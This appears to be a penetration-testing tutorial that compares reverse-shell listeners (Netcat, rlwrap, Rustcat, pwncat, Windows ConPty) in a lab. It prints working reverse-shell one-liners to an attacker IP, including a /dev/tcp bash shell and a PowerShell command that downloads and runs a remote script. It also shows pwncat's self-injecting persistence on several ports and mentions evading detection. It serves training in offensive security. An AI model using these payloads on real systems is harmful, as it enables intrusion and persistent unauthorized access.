



**BEST
ALTERNATIVE OF**

NETCAT

Contents

Best Alternative of Netcat Listener	3
Reverse Shell Generator.....	3
rlwrap for OSCP.....	4
Benefits of Rlwrap over Netcat	5
Rustcat for OSCP	6
Pwncat for Red Teamer	9
Windows ConPty Shell	13

Best Alternative of Netcat Listener

Pentesters rely on a variety of tools to establish connections and maintain access during security assessments. One critical component of their toolkit is the listener—a program that listens for incoming connections and facilitates communication with compromised systems.

In this blog post, we'll delve into different listener options, exploring features and use cases for popular tools such as Netcat, Rlwrap, Rustcat, Pwncat and Windows ConPty shell.


Table of Content

- Reverse Shell Generator
- Netcat for Biggners
- Rlwrap for OSCP
- Rustcat for OSCP
- Pwncat for Read Teamers
- Windows ConPty for OSCP & Red Teamers

Reverse Shell Generator

In order to generate a reverse shell the <https://www.revshells.com/> can be used as it provides a number of commands for the reverse shells and listeners based on the OS that can be used ideally in Remote command Execution based Scenario

However there are my online and offline techniques can be used for Reverse Generator, read our previous blog "[Easy way to Generate Reverse Shell](#)"



Netcat

Netcat, often dubbed the "Swiss Army knife of networking," is a versatile tool for creating simple TCP and UDP connections. Its minimalist design and broad functionality make it a favorite among pentesters. Key features include:

- Basic Connectivity
- Port Scanning
- File Transfer
- Remote Shell Access

A netcat listener is started at port 4444 in the kali machine. Following is the command for the netcat listener:

```
nc -lvp 4444
```

After generating the command from reverse shell generator, the command for reverse shell is used in the ubuntu OS.

```
pentest@pentest-virtual-machine:~$ /bin/bash -i >& /dev/tcp/192.168.1.7/4444 0>&1
```

After running the above command in the ubuntu OS, a reverse shell is obtained in the kali machine.

Limitation: However, it is observed that after pressing the upper arrow key to reuse the previous command the terminal does not complete the command.

```
(root@kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 42196
pentest@pentest-virtual-machine:~$ whoami
whoami
pentest
pentest@pentest-virtual-machine:~$ ^[[A
```

rlwrap for OSCP

rlwrap, short for "readline wrapper" enhances the usability of command-line interfaces. While not a dedicated listener tool, it improves the experience of interacting with shell-based tools like Netcat through:

- Command Line History
- Autocompletion

Benefits of Rlwrap over Netcat

rlwrap adds command history and editing capabilities to Netcat sessions, simplifying command recall and modification. Pentesters benefit from rlwrap's tab-completion feature, speeding up command entry by suggesting possible completions based on the current input.

Installation of rlwrap is simple, just use the following command:

```
apt install rlwrap
```

```
(root@kali)-[~]
└─# apt install rlwrap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
rlwrap is already the newest version (0.46.1-1).
The following packages were automatically installed:
  libadwaita-1-0 libappstream5 libatk-adaptor lib
  python3-beniget python3-gast python3-pyatspi py
```

After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the rlwrap:

```
rlwrap nc -lvnp 4444
```

Advantage: Observe that after the reverse shell is obtained, the command can be autocompleted and reused.

```
(root@kali)-[~]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 33270
pentest@pentest-virtual-machine:~$ id
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(
pentest@pentest-virtual-machine:~$
```

Rustcat for OSCP

Rustcat, a modern reimplementaion of Netcat in the Rust programming language, aims to provide improved performance and security while retaining Netcat's functionality. Key reasons for its adoption include:

- Serves its purpose of listening to ports
- Grab History
- User-friendly
- Supports udp
- Uses colors

Rustcat leverages Rust's memory safety features, reducing the likelihood of common vulnerabilities such as buffer overflows. Its design enables concurrent connections, allowing pentesters to handle multiple sessions efficiently. Like Netcat, Rustcat is available on multiple platforms, ensuring compatibility across different operating systems.

Installation of Rustcat can be done using cargo, the following command can be used:

```
apt install cargo
```

```
(root@kali)-[~]
└─# apt install cargo
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer
needed:
  libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.81.0
  python3-pypdf2 python3-pythran python3.12-dev xtl-dev zenity zenity-common
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libgit2-1.7 libhttp-parser2.9 libmbdctl14 libmbdtx509-1 libstd-rust-1.81.0
Suggested packages:
  cargo-doc lld-16
Recommended packages:
  cargo
The following NEW packages will be installed:
  cargo libgit2-1.7 libhttp-parser2.9 libmbdctl14 libmbdtx509-1 libstd-rust-1.81.0
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 65.1 MB of archives.
```

```
cargo install rustcat
```

```
(root@kali)-[~]
└─# cargo install rustcat
    Updating crates.io index
    Fetch [>] 7.71%, 2
```

Make sure to add the `/root/.cargo/bin` to the path

```
Compiling fern v0.6.2
Compiling colored v2.1.0
Compiling termios v0.3.3
Compiling rustcat v3.0.0
Finished release [optimized] target(s) in 1m 19s
Installing /root/.cargo/bin/rcat
Installed package `rustcat v3.0.0` (executable `rcat`)
warning: be sure to add "/root/.cargo/bin" to your PATH to be able to run the installed binaries
```

echo \$SHELL
nano .zshrc

```
(root@kali)-[~]
└─# echo $SHELL
/usr/bin/zsh

(root@kali)-[~]
└─# nano .zshrc
```

Add the `/root/.cargo/bin` as Export Path.

```
ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=#999'
fi

# enable command-not-found if installed
if [ -f /etc/zsh_command_not_found ]; then
    . /etc/zsh_command_not_found
fi

# Created by `pipx` on 2024-03-27 18:54:21
export PATH="$PATH:/root/.local/bin"
export PATH="$PATH:/root/.cargo/bin"
```

After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the rustcat:

```
rcat listen -ib 1234
```

Advantage: Observe that the tab completion is enable in rcat and can be used to autocomplete the commands.

```
(root@kali)-[~]
└─# rcat listen -ib 1234
info: Listening on 0.0.0.0:1234
info: Connection Received
pentest@pentest-virtual-machine:~$ if
if
  ifconfig
pentest@pentest-virtual-machine:~$ if
```

Observe that the tab completion is enable in rcat and can be used to autocomplete the commands.

```
pentest@pentest-virtual-machine:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
  inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
  ether 02:42:06:e2:0d:39 txqueuelen 0 (Ethernet)
  RX packets 0 bytes 0 (0.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 0 bytes 0 (0.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
  inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba prefixlen 64 scopeid 0<global>
  inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897 prefixlen 64 scopeid 0<global>
  inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0<link>
  ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
  RX packets 276 bytes 41503 (41.5 KB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 260 bytes 32629 (32.6 KB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.148.128 netmask 255.255.255.0 broadcast 192.168.148.255
  inet6 fe80::ee6:17ca:8b1d:1fa2 prefixlen 64 scopeid 0<link>
  ether 00:0c:29:65:a9:d9 txqueuelen 1000 (Ethernet)
  RX packets 18 bytes 2798 (2.7 KB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 136 bytes 13919 (13.9 KB)
```

However, it has more dynamic features such UDP (-lpu) connection and History function (-lpH)

Pwncat for Red Teamer


Pwncat, a feature-rich netcat-like tool designed for pentesters and red teamers, offers several enhancements over traditional Netcat:

- Interactive Shell
- Scriptable Interface
- Encrypted Communication
- Persistence

Pwncat provides an interactive shell with syntax highlighting and command completion, improving the user experience. Pentesters can automate tasks using Pwncat's Python scripting interface, allowing for greater flexibility and customization. It also supports encrypted communication channels, ensuring confidentiality when interacting with compromised systems.

Installation of pwncat can be done using pip, the following command can be used:

```
pip install pwncat
```



```
(root@kali)-[~]
└─# pip install pwncat
Collecting pwncat
  Downloading pwncat-0.1.2-py2.py3-none-any.whl.metadata (72 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 72.1/72.1 kB 3.4 MB/s
  Downloading pwncat-0.1.2-py2.py3-none-any.whl (68 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 68.2/68.2 kB 5.5 MB/s
Installing collected packages: pwncat
Successfully installed pwncat-0.1.2
WARNING: Running pip as the 'root' user can result in broken p
```

After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the pwncat:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
```

Advantage: Observe that pwncat holds a persistence by creating a file in the /tmp/ directory. Therefore, if a connection is lost the reverse shell can still be obtained at the same port which was previously used like a persistence

```
(root@kali)-[~]
└─# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
[PWNCAT CnC] Checking if remote sends greeting...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpb3sjjnzy'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpccqjxvj'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp9lxarb9r'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp24_0uom3'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmp24_0uom3 (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmp24_0uom3 → /tmp/tmpb3sjjnzy
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpb3sjjnzy 192.168.1.7 1234 --exec
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:06:e2:0d:39 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba prefixlen 64 scopeid 0<global>
    inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897 prefixlen 64 scopeid 0<global>
    inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
    RX packets 2078 bytes 1277971 (1.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2061 bytes 1438693 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.148.128 netmask 255.255.255.0 broadcast 192.168.148.255
    inet6 fe80::ee6:17ca:8b1d:1fa2 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:65:a9:d9 txqueuelen 1000 (Ethernet)
    RX packets 29 bytes 4732 (4.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 14113 (14.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 170 bytes 20302 (20.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 170 bytes 20302 (20.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The persistence can be checked by running a rlwrap listener at the same port after terminating the above connection.

```
(root@kali)-[~]
└─# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 52542
whoami
pentest
```

Pwncat has a feature to create persistence on multiple ports which can be performed using the following commands:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2
```

```

(root@kali)-[~]
└─# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2
[PWNCAT CnC] Checking if remote sends greeting...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpy1gj053y'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp3mbt4gvm'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpqlvf73pq'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpbklb05ja'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmpbklb05ja (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmpbklb05ja → /tmp/tmpy1gj053y
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1234 --exec /bi
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1235 --exec /bi
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpy1gj053y 192.168.1.7 1236 --exec /bi
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:06:e2:0d:39 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.23 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba prefixlen 64 scopeid 0<0<global>
    inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897 prefixlen 64 scopeid 0<0<global>
    inet6 fe80::2d6b:4a64:6628:da36 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:65:a9:cf txqueuelen 1000 (Ethernet)
    RX packets 2617 bytes 1849803 (1.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0

```

It can be observed that along with port 1234, the reverse shell can also be obtained on the ports 1235 and 1236.

```
(root@kali)-[~]
└─# rlwrap nc -lvnp 1235 ←
listening on [any] 1235 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 41502
whoami
pentest
█
```

```
(root@kali)-[~]
└─# rlwrap nc -lvnp 1236 ←
listening on [any] 1236 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.23] 55996
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),
█
```

Windows ConPty Shell

The Windows ConPty shell, a more recent addition to the pentester's arsenal, leverages the ConPty functionality introduced in Windows 10. It offers several advantages over traditional shells:

- Improved TTY
- Stability and Compatibility
- Evasion Techniques

ConPty shell provides improved TTY functionality, allowing for a more interactive experience, including proper handling of command line utilities like Vim and Python.

Advantage: It is more stable and compatible with modern Windows systems, providing a reliable option for post-exploitation activities. Pentesters can utilize ConPty shell to bypass security mechanisms by avoiding traditional detection methods.

Reverse shell generator can be used for the listener command and the reverse shell payload.

The screenshot shows the 'Reverse Shell Generator' web application. The 'IP & Port' section has IP: 192.168.1.7 and Port: 443. The 'Listener' section shows the command: `sudo stty raw -echo; (stty size; cat) | nc -lvnp 443`. The 'Reverse' tab is active, showing a list of OS options with 'Windows ConPty' selected. A large code box displays the PowerShell command: `IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.1.7 443`. The 'Shell' dropdown is set to 'cmd' and 'Encoding' is set to 'None'.

For starting the listener at port 443 in the kali machine the command can be used from the reverse shell generator website.

```
(root@kali)-[~]
└─# stty raw -echo; (stty size; cat) | nc -lvp 443 ←
listening on [any] 443 ...
█
```

Now using the reverse shell payload in the windows machine and running the command copied from reverse shell generator.

```
c:\>powershell IEX(Invoke-Expression https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.1.7 443 ←
CreatePseudoConsole function found! Spawning a fully interactive shell
```

Observe that the reverse shell is obtained at port 443 and it is a fully interactive session.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> whoami
msedgewin10\ieuser
PS C:\> ipconfig ←

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : 2401:4900:1c64:6ac0:a429:d320:86d0:6290
    Temporary IPv6 Address. . . . . : 2401:4900:1c64:6ac0:34f7:a3c1:2d23:4019
    Link-local IPv6 Address . . . . . : fe80::a429:d320:86d0:6290%8
    IPv4 Address. . . . . : 192.168.1.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%8
                                192.168.1.1

PS C:\> ^C ←
PS C:\> █
```

Conclusion

In conclusion, pentesters have a diverse range of listener options available, each offering unique features and benefits. Whether it's the simplicity of Netcat, the usability enhancements of Rlwrap, the performance and security of Rustcat, the advanced capabilities of Pwncat, or the modern functionality of the Windows ConPty shell, selecting the right tool depends on the specific requirements of the assessment.

By understanding the strengths and weaknesses of these tools, pentesters can effectively establish and maintain access during security engagements.

JOIN OUR TRAINING PROGRAMS

